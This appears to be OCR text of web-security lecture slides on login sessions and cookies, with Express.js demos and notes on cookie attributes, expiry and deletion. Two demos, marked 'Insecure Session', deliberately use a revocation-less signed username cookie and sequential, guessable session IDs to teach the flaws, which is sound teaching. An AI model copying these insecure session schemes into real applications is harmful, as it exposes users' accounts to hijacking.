

POST /login HTTP/1.1
username=alice&password=password
G() → (pk, sk)
Login info ok?
OK!
HTTP/1.1 200 OK
Set-Cookie: username=alice;
Set-Cookie: tag=t;
S(sk, 'alice') → t
Client
Server


Client
POST /login HTTP/1.1
username=alice&password=password
G() → (pk, sk)
Login info ok?
OK!
HTTP/1.1 200 OK
Set-Cookie: username=alice;
Set-Cookie: tag=t;
S(sk, 'alice') → t
Server
GET / HTTP/1.1
Cookie: username=alice; tag=t


Client
POST /login HTTP/1.1
username=alice&password=password
G() → (pk, sk)
Login info ok?
OK!
HTTP/1.1 200 OK
Set-Cookie: username=alice;
Set-Cookie: tag=t;
S(sk, 'alice') → t
Server
GET / HTTP/1.1
Cookie: username=alice; tag=t
V(pk, 'alice', t) → ok?


Client
POST /login HTTP/1.1
username=alice&password=password
G() → (pk, sk)
Login info ok?
OK!
HTTP/1.1 200 OK
Set-Cookie: username=alice;
Set-Cookie: tag=t;
S(sk, 'alice') → t
Server
GET / HTTP/1.1
Cookie: username=alice; tag=t
V(pk, 'alice', t) → ok?
OK!


Client
POST /login HTTP/1.1
username=alice&password=password
G() → (pk, sk)
Login info ok?
OK!
HTTP/1.1 200 OK
Set-Cookie: username=alice;
Set-Cookie: tag=t;
S(sk, 'alice') → t
Server
GET / HTTP/1.1
Cookie: username=alice; tag=t
V(pk, 'alice', t) → ok?
OK!
HTTP/1.1 200 OK
Private webpage for Alice!


POST /login HTTP/1.1
username=alice&password=password
G() → (pk, sk)
Login info ok?
OK!
HTTP/1.1 200 OK
Set-Cookie: username=alice;
Set-Cookie: tag=t;
S(sk, 'alice') → t
Client
Server
GET / HTTP/1.1
Cookie: username=alice; tag=t
Repeat
V(pk, 'alice', t) → ok?
OK!
HTTP/1.1 200 OK
Private webpage for Alice!

Demo: Insecure Session 2

```
app.use(cookieParser(COOKIE_SECRET))

app.get('/', (req, res) => {
  const username = req.signedCookies.username
  if (username) {
    res.send(`Hi ${username}. Your balance is $${BALANCES[username]}.`)
  } else {
    createReadStream('index.html').pipe(res)
  }
})

app.post('/login', (req, res) => {
  const username = req.body.username
  const password = USERS[username]
  if (password === req.body.password) {
    res.cookie('username', username, { signed: true })
    res.redirect('/')
  } else {
    res.send('fail!')
  }
})

app.get('/logout', (req, res) => {
  res.clearCookie('username')
  res.redirect('/')
})
```

Demo: Insecure Session 3

```
let nextSessionId = 1
const SESSIONS = {} // sessionId -> username

app.get('/', (req, res) => {
  const sessionId = req.cookies.sessionId
  const username = SESSIONS[sessionId]

  if (username) {
    res.send(`Hi ${username}. Your balance is $${BALANCES[username]}.`)
  } else {
    createReadStream('index.html').pipe(res)
  }
})

app.post('/login', (req, res) => {
  const username = req.body.username
  const password = USERS[username]
  if (password === req.body.password) {
    SESSIONS[nextSessionId] = username
    res.cookie('sessionId', nextSessionId)
    nextSessionId += 1
    res.redirect('/')
  } else {
    res.send('fail!')
  }
})

app.get('/logout', (req, res) => {
  const sessionId = req.cookies.sessionId
  delete SESSIONS[sessionId]
  res.clearCookie('sessionId')
  res.redirect('/')
})
```

Demo: Secure Session


```
const { randomBytes } = require('crypto')

const SESSIONS = {} // sessionId -> username

app.get('/', (req, res) => {
  const sessionId = req.cookies.sessionId
  const username = SESSIONS[sessionId]

  if (username) {
    res.send(`Hi ${username}. Your balance is $${BALANCES[username]}.`)
  } else {
    createReadStream('index.html').pipe(res)
  }
})

app.post('/login', (req, res) => {
  const username = req.body.username
  const password = USERS[username]
  if (password === req.body.password) {
    const sessionId = randomBytes(16).toString('hex')
    SESSIONS[sessionId] = username
    res.cookie('sessionId', sessionId)
    res.redirect('/')
  } else {
    res.send('fail!')
  }
})

app.get('/logout', (req, res) => {
  const sessionId = req.cookies.sessionId
  delete SESSIONS[sessionId]
  res.clearCookie('sessionId')
  res.redirect('/')
})
```

History of cookies

- Implemented in 1994 in Netscape and described in 4-page draft
- No spec for 17 years
  - Attempt made in 1997, but made incompatible changes
  - Another attempt in 2000 ("Cookie2"), same problem
  - Around 2011, another effort succeeded (RFC 6265)
- Ad-hoc design has led to *interesting* issues

Cookie attributes

- **Expires** - Specifies expiration date. If no date, then lasts for session
- **Path** - Scope the "Cookie" **header** to a particular request path prefix
  - e.g. **`Path=/docs`** will match **`/docs`** and **`/docs/Web/`**
  - Do not use for security
- **Domain** - Allows the cookie to be scoped to a domain broader than the domain that returned the **`Set-Cookie`** header
  - e.g. **`login.stanford.edu`** could set a cookie for **`stanford.edu`**


Cookie Value
Set-Cookie: theme=dark; Expires=<date>;
Header Name
Cookie Name
Attr. Name
Attr. Value

How long can cookies last?

- Sites can set **`Expires`** to a very far-future date and the cookie will last until the user clears it.
  - 2007: "The Google Blog announced that Google will be shortening the expiration date of its cookies from the year 2038 to a two-year life cycle." – Search Engine Land
- When **`Expires`** not specified, lasts for current browser session
  - Caveat: Browsers do session restoring, so can last way longer

How do you delete cookies?

- Set cookie with same name and an expiration date in the past
- Cookie value can be omitted

```
Set-Cookie: key=; Expires=Thu, 01 Jan 1970 00:00:00 GMT
```


Accessing Cookies from JS


```
document.cookie = 'name=Feross'
document.cookie = 'favoriteFood=Cookies; Path=/'

document.cookie
// name=Feross; favoriteFood=Cookies;

document.cookie = 'name=; Expires=Thu, 01 Jan 1970 00:00:00 GMT'

document.cookie
// favoriteFood=Cookies;
```

